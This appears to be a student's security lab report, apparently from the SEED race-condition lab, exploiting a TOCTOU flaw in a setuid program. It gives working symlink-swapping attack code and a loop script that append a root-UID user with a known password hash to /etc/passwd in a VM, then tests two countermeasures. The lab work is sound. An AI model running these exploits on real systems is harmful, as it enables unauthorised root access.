

COMPSCI 750 – Lab 5
Gunnar Yonker

Initial Setup:



```
[10/09/23]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
```

vulp.c compiled:




```
[10/09/23]seed@VM:~/lab5$ gedit vulp.c
[10/09/23]seed@VM:~/lab5$ gcc vulp.c -o vulp
vulp.c: In function ‘main’:
vulp.c:20:42: warning: implicit declaration of function ‘strlen’ [-Wimplicit-fun
ction-declaration]
             fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                          ^

vulp.c:20:42: warning: incompatible implicit declaration of built-in function ‘s
trlen’
vulp.c:20:42: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
[10/09/23]seed@VM:~/lab5$ sudo chown root vulp
[10/09/23]seed@VM:~/lab5$ sudo chmod 4755 vulp
```

Task 1: Choosing Our Target

Magic password check:

test:U6aMy0wojraho:0:0:test:/root:/bin/bash



```
[10/09/23]seed@VM:~/lab5$ su test
Password:
root@VM:/home/seed/lab5# whoami
root
```

Backup made called /etc/passwd.backup

COMPSCI 750 – Lab 5
Gunnar Yonker

Task 2.A: Launching the Race Condition Attack:

attack.c:

```
#include <unistd.h>


int main()

{


        while(1) {

         unlink("/tmp/XYZ");

         symlink("/home/seed/lab5/myfile.txt", "/tmp/XYZ");

         usleep(10000);


         unlink("/tmp/XYZ");

         symlink("/etc/passwd", "/tmp/XYZ");

         usleep(10000);

        }


        return 0;

}
```


auto_attack.sh:

```
#!/bin/bash


CHECK_FILE="ls -l /etc/passwd"

old=$($CHECK_FILE)

new=$($CHECK_FILE)


# Check if /etc/passwd is modified

while [ "$old" == "$new" ]
```

```
do
    ./vulp < passwd_input  # Run the vulnerable program
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

The attack:

```
bash auto_attack.sh
./attack
```




```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/09/23]seed@VM:~/lab5$
```

```
[10/09/23]seed@VM:~/lab5$ ./attack
```


Since the password file has been changed as seen above, we can check this by checking the passwd file itself, and also attempting to login to the test user that was added to see if root access is gained.

COMPSCI 750 – Lab 5
Gunnar Yonker



```
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/
false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
user1:x:1001:1004::/home/user1:
user2:x:1002:1005::/home/user2:
user3:x:1003:1006::/home/user3:
user4:x:1004:1007::/home/user4:
user5:x:1005:1008::/home/user5:
user6:x:1006:1009::/home/user6:
testuser:x:1007:1010::/home/testuser:

test:U6aMy0wojraho:0:0:test:/root:/bin/bash[10/09/23]seed@VM:~/lab5$
```

The passwd file has been changed with the correct input.




```
[10/09/23]seed@VM:~/lab5$ su test
Password:
root@VM:/home/seed/lab5#
```

Root access is also gained using the test user that was added to the passwd file during the exploit.

The crux of the attack lies in the window of opportunity between the access() and fopen() calls in the vulnerable program. It is within this moment that our attack program attempts to modify the symbolic link, leading to the modification of the passwd file. The probabilistic nature of the attack is evident, given that we had to repeatedly run the vulnerable program to achieve a successful exploit.

COMPSCI 750 – Lab 5
Gunnar Yonker

Task 2.B:



```
root@VM: /home/seed/lab5
[10/09/23]seed@VM:~/lab5$ gedit newattack.c
[10/09/23]seed@VM:~/lab5$ gcc newattack.c -o newattack
[10/09/23]seed@VM:~/lab5$
```

newattack.c


```
#include <unistd.h>

#include <sys/syscall.h>

#include <linux/fs.h>


int main() {

  unsigned int flags = RENAME_EXCHANGE;


  // Create the two symbolic links first

  unlink("/tmp/XYZ"); symlink("/home/seed/lab5/myfile.txt", "/tmp/XYZ");

  unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");


  while(1) {

    // Atomically swap the symbolic links

    syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);

    usleep(10000);


    // Atomically swap back the symbolic links

    syscall(SYS_renameat2, 0, "/tmp/ABC", 0, "/tmp/XYZ", flags);

    usleep(10000);

  }


  return 0;

}
```

COMPSCI 750 – Lab 5
Gunnar Yonker

Running the attack again:

bash auto_attack.sh


./newattack



```
root@VM: /home/seed/lab5
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/09/23]seed@VM:~/lab5$
```

```
Terminal
[10/09/23]seed@VM:~/lab5$ ./newattack
```

The attack is seen to have succeeded again. Now we need to verify the change of the passwd file and test logging into the test user.



```
root@VM: /home/seed/lab5
[10/09/23]seed@VM:~/lab5$ sudo cat /etc/passwd | grep test
testuser:x:1007:1010::/home/testuser:
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/09/23]seed@VM:~/lab5$ su test
Password:
root@VM:/home/seed/lab5#
```

It appears that the passwd file was modified and this attack was successful, we were also able to login to the test user and gain root access.

To strengthen our attack, we added the SYS_renamet2 call, enabling us to atomically swap symbolic links. This atomicity circumvented the race condition within our attack program, increasing our odds of successful exploitation. With the added robustness of the atomic swap, the chances of success were notably improved.

COMPSCI 750 – Lab 5
Gunnar Yonker

Task 3: Countermeasure: Applying the Principle of Least Privilege

To apply the Principle of Least Privilege, we should make sure that the program does not run with root privileges unless necessary. This can be done by doing the following:

Before checking the access or opening the file, drop the privileges.

After performing the required operations, the privileges can be restored if necessary.


Modified vulp.c code:

```
#include <stdio.h>

#include <unistd.h>

#include <string.h>


int main() {

   char * fn = "/tmp/XYZ";

   char buffer[60];

   FILE *fp;


   /* get user input */

   scanf("%50s", buffer);


   // Save the effective user ID

   uid_t original_euid = geteuid();


   // Drop the privileges

   seteuid(getuid());


   if (!access(fn, W_OK)) {

      fp = fopen(fn, "a+");

      if (fp) {

         fwrite("\n", sizeof(char), 1, fp);
```

```
            fwrite(buffer, sizeof(char), strlen(buffer), fp);

            fclose(fp);

        }

    } else {

        printf("No permission \n");

    }


    // Restore the privileges if necessary (in this case, it's not actually needed)

    // seteuid(original_euid);


    return 0;

}
```

In this modified code, before the access check and file operations, we drop the effective user ID privileges using seteuid(). This way even fi the attacker tries to exploit the race condition, the program won't have the necessary privileges to write to a critical file.


Testing the attack with new vulp program:



```
[10/09/23]seed@VM:~/lab5$ gcc vulp.c -o vulp
[10/09/23]seed@VM:~/lab5$ sudo chown root vulp
[10/09/23]seed@VM:~/lab5$ sudo chmod 4755 vulp
[10/09/23]seed@VM:~/lab5$
```

COMPSCI 750 – Lab 5
Gunnar Yonker

The attack was unable to succeed after 15+ minutes:



```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```


```
[10/09/23]seed@VM:~/lab5$ ./newattack
```

The initial vulnerability in the vulp program arose due to a race condition between the access() check and the actual file write operation. This allowed an attacker to exploit the time window between these two operations, manipulating symbolic links to redirect the write operation from a benign file to a system-critical file like /etc/passwd. However, after applying the Principle of Least Privilege to the program, the attack was effectively mitigated as seen above. By deliberately dropping the program’s privileges before performing file operations, the program ensured that, even in the presence of a race condition exploit, it would not have the required permissions to write to a file for which the original user did not have permissions. In essence, even if the attacker attempted to swap the symbolic links, the program, running with reduced privileges would be denied access to any protected or critical system file.

The modification underscores the importance of the Principle of Least Privilege. When a program only possesses the minimum necessary access rights, the potential impact of vulnerabilities can be greatly reduced. In this case, even when a race condition was present, the potential damage was nullified by the program’s inability to perform unauthorized writes. This is a powerful demonstration of how simple security practices can offer substantial protection against complex attacks.


COMPSCI 750 – Lab 5
Gunnar Yonker

Task 4: Countermeasure: Using Ubuntu's Built-in Scheme



```
[10/09/23]seed@VM:~/lab5$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
```

Attack:



```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

```
ted_symlinks=1
fs.protected_symlinks = 1
[10/09/23]seed@VM:~/lab5$ ./newattack
```

Once the protection is turned on, attempting the symlink race condition attack will not yield the same result. The vulnerable vulp program will not be tricked into writing to an unintended target pointed to by a symlink in a world-writable directory, thus preventing the unauthorized modification of critical files like /etc/passwd.

How the Protection Works:

Protected Symlinks: When the protection is enabled, processes that do not have the same owner as a symbolic link in a world-writable directory cannot be dereferenced. Essentially, if a user-owned process tries to follow a symlink that it does not own in a world-writable directory, it will be denied.

Checking the Ownership: The protection mechanism checks the UID of the process trying to follow the symlink against the UID of the symlink itself. If they don't match, the dereference is blocked.

Limitations of the Protection Scheme:

Limited Scope: The protection mechanism only applies to symbolic links in world-writable directories with the sticky bit set. Symlink vulnerabilities outside these directories are not covered by this protection.

False Positives: In some legitimate scenarios, applications may fail to work as expected due to this protection mechanism. This is because they might need to dereference symlinks that they don't own in directories like /tmp.

Depends on Sticky Bit: If a world-writable directory doesn't have the sticky bit set, the protection won't be effective there. It's crucial to ensure that the world-writable directories have the sticky bit set for this protection to be uniformly effective.

Doesn't Address the Root Cause: This protection is more of a workaround rather than a real fix. The actual problem lies in the way the software handles file operations, race conditions, and permissions. Proper coding practices and thorough code reviews can address the root cause.

In summary, Ubuntu's built-in protection scheme provides a useful layer of security against symlink-based race condition attacks in world-writable directories. However, it's not a substitute for proper coding practices and should be viewed as a part of defense not the whole defense.

2. Secure Functions

